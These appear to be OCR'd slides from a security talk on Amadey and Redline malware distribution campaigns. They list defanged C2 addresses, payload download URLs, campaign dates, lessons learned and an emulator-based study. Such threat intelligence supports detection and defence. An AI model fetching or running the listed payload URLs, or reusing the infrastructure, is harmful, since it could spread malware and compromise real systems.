


Correlation between Amadey and Redline

- Investigated their additional payload spread campaigns
  - I did a similar research for Redline [DFRWS APAC 2023, Kasuya]

- Extracted samples with same hash value, same URL and same day between the two families

Malware Spread Campaign of Amadey / Redline



- Amadey C2: 45[.]15[.]156[.]208
- Redline C2: dmg[.]allwesoft [.]com
- Host Server of Payload: 194[.]180[.]49[.]153

hXXp://194[.]180[.]49[.]153/udp/rdpcllp[.]exe
hXXp://194[.]180[.]49[.]153/udp/taskmask[.]exe

Malware Spread Campaign of Amadey / Redline

- C2 / Duration
  - Amadey C2
    - 45_15_156_208
  - Redline C2
    - dmg_allwesoft_com:11615, 5_209_3_10:11615, oodlogs_neverever_ug:11615
  - 2023/06/11, 2023/06/14 - 2023/06/29, 2023/07/26 - 2023/07/31, 2023/08/11 - 2023/08/13
- They spread Redline, XMRig, LaplasClipper at the same time

hXXp://165[.]232[.]162[.]31/udp/mntaskost[.]exe
hXXp://165[.]232[.]162[.]31/udp/cltaskost[.]exe
hXXp://165[.]232[.]162[.]31/udp/mtaskhost[.]exe
hXXp://165[.]232[.]162[.]31/udp/cltaskhost[.]exe
hXXp://165[.]232[.]162[.]31/udp/rdpcllp[.]exe
hXXp://194[.]180[.]49[.]153/udp/rdpcllp[.]exe
hXXp://194[.]180[.]49[.]153/udp/taskmask[.]exe

Malware Spread Campaign of Amadey / Redline

- Attacker can spread malware with different bot network
  - Amadey
    - Late in October 2021, early in November 2021
  - CoinMiner
    - Middle – late in January 2022, early February 2022, early March 2022
  - Amadey, CoinMiner and DarkTerritoryClipper
    - Middle - late Feburary 2022, April 2022, Middle in May
  - LaplasClipper
    - Late in July 2023

Lessons Learned

- New malware family can be a major threat a few years later
- One malware infection brings other malware infections
  - Prevention-first approach is important to mitigate security risk
- Attackers hosts malware on legitimate services
  - Simple URL / Domain filtering won’t be effective

Conclusion

- Implemented Amadey emulator
  - Contributed to understand long-term additional payload trend
- Amadey became a major threat since 2021
  - Spread a variety of malware families
  - Hosted additional payloads on legitimate services
- Shared lessons learned with computer security community

Thank You

BlackBerry® Intelligent Security. Everywhere.